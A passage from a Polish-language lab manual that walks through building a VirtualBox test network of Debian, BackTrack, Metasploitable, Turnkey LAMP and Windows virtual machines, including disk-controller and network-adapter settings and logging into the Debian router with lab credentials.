
Rys. 1.21. Menedżer nośników wirtualnych
Źródło: opracowanie własne.

- 1.3.8. W oknie, które się pojawi, wskaż lokalizację pliku z wirtualnym dyskiem twardym. Plik znajduje się w katalogu *<work_dir>/Przygotowanie środowiska/vm/Debian 5.0/Debian 5.0.vdi*. Po wybraniu pliku kliknij **Otwórz**.




Rys. 1.22. Menedżer nośników wirtualnych – dodanie istniejącego dysku
Źródło: opracowanie własne.

- 1.3.9. W *Menedżerze nośników wirtualnych* zaznacz dodany dysk i kliknij **Wybierz**.




Rys. 1.23. Menedżer nośników wirtualnych – wybór dysku
Źródło: opracowanie własne.

- 1.3.10. Po powrocie do *Asystenta tworzenia nowej maszyny wirtualnej* kliknij **Dalej**, aby zatwierdzić wybrany dysk twardy.



Rys. 1.24. Tworzenie maszyny wirtualnej – wybór nośnika
Źródło: opracowanie własne.

- 1.3.11. Na koniec wyświetlone zostanie podsumowanie dla tworzonej maszyny. Kliknij **Zakończ**.



Rys. 1.25. Tworzenie maszyny wirtualnej – podsumowanie tworzenia maszyny
Źródło: opracowanie własne.

1.3.12. W ten sam sposób utwórz maszyny wirtualne z systemami *BackTrack*, *Ubuntu*, *Metasploitable* i *Turnkey LAMP Linux*, korzystając z dołączonych obrazów dysków twardych. Specyfikacja tworzonych maszyn:

BackTrack 4 R2:

Nazwa	BackTrack 4 R2
System operacyjny	Linux
Wersja systemu operacyjnego	Other Linux
Pamięć RAM	256 MB
Obraz dysku twardego	<work_dir>/Przygotowanie środowiska/vm/BackTrack 4 R2/ BackTrack 4 R2.vdi

Ubuntu Linux 10.10:

Nazwa	Ubuntu 10.10 Desktop
System operacyjny	Linux
Wersja systemu operacyjnego	Ubuntu
Pamięć RAM	512 MB
Obraz dysku twardego	<work_dir>/Przygotowanie środowiska/vm/ Ubuntu 10.10 Desktop/ Ubuntu 10.10 Desktop.vdi

Metasploitable:

Nazwa	Metasploitable
System operacyjny	Linux
Wersja systemu operacyjnego	Ubuntu
Pamięć RAM	512 MB
Obraz dysku twardego	<work_dir>/Przygotowanie środowiska/vm/Metasploitable/ Metasploitable.vdi

Turnkey LAMP Linux:

Nazwa	TurnKey
System operacyjny	Linux
Wersja systemu operacyjnego	Ubuntu
Pamięć RAM	256 MB
Obraz dysku twardego	<work_dir>/Przygotowanie środowiska/vm/Turnkey/Turnkey.vdi

Następnie należy utworzyć wirtualne maszyny z systemami *Windows*. Ponieważ nie ma dostępnych wirtualnych dysków twardych dla tych maszyn, należy utworzyć nowy dysk, a następnie zainstalować na nim system operacyjny samodzielnie. Poniższy opis tworzenia nowej maszyny został przedstawiony dla maszyny z systemem *Microsoft Windows 7*.


1.3.13. Kliknij przycisk **Nowa** w głównym oknie programu *Oracle VirtualBox*.

1.3.14. Uruchomi się *Asystent tworzenia nowej maszyny wirtualnej*. Kliknij **Dalej**.

1.3.15. W pierwszym kroku tworzenia maszyny wirtualnej należy określić jej nazwę i typ systemu operacyjnego. W polu *Nazwa* wpisz **Windows 7**, typ systemu operacyjnego zostanie wybrany automatycznie na podstawie wpisanej nazwy. Kliknij **Dalej**.


1.3.16. W następnym kroku należy określić ilość pamięci RAM dostępnej dla wirtualnej maszyny. Ustaw wartość **1024 MB** i kliknij **Dalej**.

1.3.17. W kolejnym kroku definiowany jest dysk twardy dla wirtualnej maszyny. Wybierz opcję **Stwórz nowy wirtualny dysk** i kliknij przycisk **Dalej**.




Rys. 1.26. Tworzenie maszyny wirtualnej – wybór nośnika
Źródło: opracowanie własne.

1.3.18. Uruchomi się *Asystent tworzenia nowego dysku wirtualnego*. Kliknij **Dalej**.




Rys. 1.27. Asystent tworzenia nowego dysku wirtualnego
Źródło: opracowanie własne.

1.3.19. Następnie należy określić typ obrazu dysku twardego. Wybierz opcję **Dynamicznie rozszerzany obraz** i kliknij **Dalej**.




Rys. 1.28. Asystent tworzenia nowego dysku wirtualnego – typ obrazu dysku twardego
Źródło: opracowanie własne.

- 1.3.20. W następnym kroku należy określić lokalizację dla pliku z dyskiem i rozmiar dysku. Pozostaw domyślne wartości i kliknij **Dalej**.



Rys. 1.29. Asystent tworzenia nowego dysku wirtualnego – ścieżka i rozmiar obrazu
Źródło: opracowanie własne.


- 1.3.21. Wyświetlone zostanie podsumowanie tworzenia nowego dysku. Kliknij **Zakończ**.



Rys. 1.30. Asystent tworzenia nowego dysku wirtualnego – podsumowanie
Źródło: opracowanie własne.


- 1.3.22. Na koniec wyświetlone zostanie podsumowanie dla tworzonej maszyny. Kliknij **Zakończ**.

- 1.3.23. Aby zainstalować system operacyjny należy dysponować obrazem ISO i podłączyć go do wirtualnego napędu CD. W głównym oknie programu *VirtualBox* wybierz maszynę z systemem **Windows 7** i kliknij przycisk **Ustawienia**.




Rys. 1.31. *Oracle VirtualBox* – Ustawienia
Źródło: opracowanie własne.

- 1.3.24. W lewym menu przejdź do sekcji **Nośniki** i w drzewie nośników wybierz napęd CD podłączony do kontrolera IDE (ang. Integrated Device Electronics – standard komunikacji pamięci masowych). Następnie kliknij na symbol folderu przy polu *Płyta CD/DVD*.




Rys. 1.32. *Oracle VirtualBox* – nośniki
Źródło: opracowanie własne.

1.3.25. Uruchomi się *Menedżer nośników wirtualnych*. Kliknij **Dodaj**.




Rys. 1.33. *Oracle VirtualBox* – menedżer nośników
Źródło: opracowanie własne.

1.3.26. Wskaż lokalizację obrazu ISO płyty instalacyjnej i kliknij **Otwórz**.




Rys. 1.34. *Oracle VirtualBox* – dodanie nowego nośnika (ISO)
Źródło: opracowanie własne.

1.3.27. W *Menedżerze nośników wirtualnych* zaznacz dodany obraz i kliknij przycisk **Wybierz**.



Rys. 1.35. *Oracle VirtualBox* – wybór nośnika
Źródło: opracowanie własne.


1.3.28. W oknie ustawień maszyny wirtualnej kliknij **OK**.



Rys. 1.36. *Oracle VirtualBox* – nośniki
Źródło: opracowanie własne.

1.3.29. Uruchom maszynę wirtualną i zainstaluj system postępując zgodnie z instrukcjami instalatora.

- 1.3.30. Po pierwszym uruchomieniu systemu odmontuj obraz ISO od napędu CD. Przy uruchomionej maszynie wejdź w menu **Urządzenia -> Płyty CD/DVD -> Odmontuj płytę CD**.



Rys. 1.37. Oracle VirtualBox – odłączenie nośnika
Źródło: opracowanie własne.

Zgodnie z powyższym schematem stwórz jeszcze jedną maszynę wirtualną o następujących parametrach:

Nazwa	Windows 2003
System operacyjny	Microsoft Windows
Wersja systemu operacyjnego	Windows 2003
Pamięć RAM	512 MB


1.4. Konfiguracja kontrolera dysków twardych

Maszyna z systemem *Turnkey* wymaga zmiany rodzaju kontrolera dysków w celu poprawnego uruchomienia. Standardowy kontroler SATA (ang. Serial ATA – standard komunikacji pamięci masowych) należy zmienić na kontroler IDE.

1.4.1. Uruchom program *VirtualBox*.

1.4.2. Z listy dostępnych maszyn wybierz **Turnkey** i kliknij przycisk **Ustawienia**.


1.4.3. W lewym menu wybierz sekcję **Nośniki**.



Rys. 1.38. Oracle VirtualBox – ustawienia nośników
Źródło: opracowanie własne.

1.4.4. Na liście *Drzewo nośników* zaznacz **Kontroler SATA** i wciśnij klawisz **delete**.

1.4.5. Następnie w drzewie nośników kliknij ikonkę **Dodaj dysk twardy** przy kontrolerze IDE.



Rys. 1.39. Oracle VirtualBox – dodanie nowego dysku
Źródło: opracowanie własne.

1.4.6. Następnie kliknij na dodanym dysku twardym i w prawym menu w polu *Dysk twardy* wybierz **Turnkey.vdi** z listy rozwijanej.

1.4.7. Wciśnij **OK** w oknie *Turnkey – ustawienia*.

1.5. Konfiguracja interfejsów sieciowych maszyn wirtualnych

Przed przystąpieniem do ćwiczeń należy przeprowadzić konfigurację interfejsów sieciowych, co umożliwi komunikację maszyn w sieci wirtualnej oraz zapewni dostęp wszystkich maszyn do Internetu. Aby uzyskać topologię przedstawioną na rys 1.1, należy odpowiednio skonfigurować interfejsy sieciowe.


Maszyna z systemem *Debian* musi posiadać dwa interfejsy sieciowe, ponieważ będzie pełnić funkcję routera dla sieci testowej. Jeden interfejs musi być podłączony do fizycznej sieci komputerowej (ang. WAN, Wide Area Network), a drugi do wirtualnej sieci lokalnej (ang. LAN, Local Area Network).

1.5.1. Uruchom program *VirtualBox*.

1.5.2. Z listy dostępnych maszyn wybierz **Debian 5.0** i kliknij przycisk **Ustawienia**.

1.5.3. W lewym menu wybierz sekcję **Sieć**.


1.5.4. W zakładce **Karta 1** zaznacz opcję **Włącz kartę sieciową**.



Rys. 1.40. Oracle *VirtualBox* – ustawienia sieci wirtualnej maszyny
Źródło: opracowanie własne.


1.5.5. Aby podłączyć kartę do fizycznej sieci komputerowej wybierz w opcji *Podłączona do* wartość **Mostkowana karta sieciowa (bridged)** i w opcji *Nazwa* wybierz kartę sieciową komputera gospodarza podłączoną do sieci fizycznej. Rozwiń menu **Zaawansowane** i kliknij na ikonkę z zielonymi

strzałkami przy polu *Adres MAC* (ang. Media Access Control – adres fizyczny karty sieciowej) w celu wylosowania nowego adresu fizycznego.



Rys. 1.41. *Oracle VirtualBox* – mostkowana karta sieciowa
Źródło: opracowanie własne.

1.5.6. Następnie należy skonfigurować drugą kartę sieciową podłączoną do wewnętrznej sieci. Przejdź na zakładkę **Karta 2**, zaznacz opcję **Włącz kartę sieciową**. Opcję *Podłączona do* ustaw na **Sieć wewnętrzna** natomiast w polu *Nazwa* wpisz **bss**. Rozwiń menu **Zaawansowane** i kliknij na ikonkę z zielonymi strzałkami przy polu *Adres MAC* w celu wylosowania nowego adresu fizycznego.




Rys. 1.42. *Oracle VirtualBox* – karta sieciowa podłączona do sieci wewnętrznej
Źródło: opracowanie własne.

- 1.5.7. Po ustawieniu powyższych wartości wciśnij przycisk **OK**.
- 1.5.8. Dla maszyny z systemem Turnkey stwórz zgodnie z powyższym schematem jedną kartę sieciową podłączoną do sieci fizycznej (jak w pkt. 1.5.5)
- 1.5.9. Dla maszyny wirtualnej z systemem *Windows Serwer 2003* dodaj dwie karty sieciowe podłączone do sieci wewnętrznej o nazwie **bss** (jak w pkt. 1.5.6)
- 1.5.10. Zgodnie z powyższym schematem stwórz dla wszystkich pozostałych maszyn wirtualnych po jednej karcie sieciowej (**Karta 1**) podłączoną do sieci wewnętrznej o nazwie **bss** (jak w pkt. 1.5.6).

1.6. Konfiguracja Debian Linux 5.0

Komputer z systemem *Debian* będzie pełnił w sieci testowej rolę routera brzegowego. Należy na nim skonfigurować dwa interfejsy sieciowe (interfejs dla sieci testowej i interfejs wyjściowy do Internetu), przekazywanie pakietów (ang. IP forwarding) oraz translację adresów sieciowych (NAT).

- 1.6.1. Uruchom maszynę z systemem *Debian Linux 5.0*. W głównym oknie programu *Oracle VirtualBox* wybierz maszynę **Debian 5.0** i kliknij przycisk **Uruchom**.



Rys. 1.43. *Oracle VirtualBox* –uruchomienie maszyny wirtualnej
Źródło: opracowanie własne.

1.6.2. Zaloguj się do systemu.

Login: **bss**
Hasło: **zaq1@WSX**

```
debian login: bss
Password:
Last login: Mon Nov  8 20:15:30 CET 2010 on tty1
Linux debian 2.6.26-1-686 #1 SMP Fri Mar 13 18:08:45 UTC 2009 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
1 nieudana próba logowania od ostatniego logowania.
Ostatnie logowanie: dnia wto, 9 lis 2010, 11:33:04 na terminalu tty1.
bss@debian:~$ _
```

Rys. 1.44. *Debian Linux* – logowanie

Źródło: opracowanie własne.

1.6.3. Przejdź do powłoki użytkownika root, aby uzyskać możliwość konfiguracji interfejsów sieciowych. Wpisz w konsoli:

```
su
```

Hasło użytkownika root: **zaq1@WSX** (Uwaga: hasło nie jest widoczne podczas wpisywania).

1.6.4. Karta eth0, która jest podłączona do sieci fizycznej, powinna pobrać adres IP z serwera DHCP zainstalowanego w sieci fizycznej (jeśli sieć fizyczna konfigurowana jest ręcznie, przejdź do pkt. 1.6.7 i skonfiguruj interfejs eth0 z użyciem podanych poleceń). Wpisz w konsoli:

```
dhclient
```

```
debian:/home/bss# dhclient
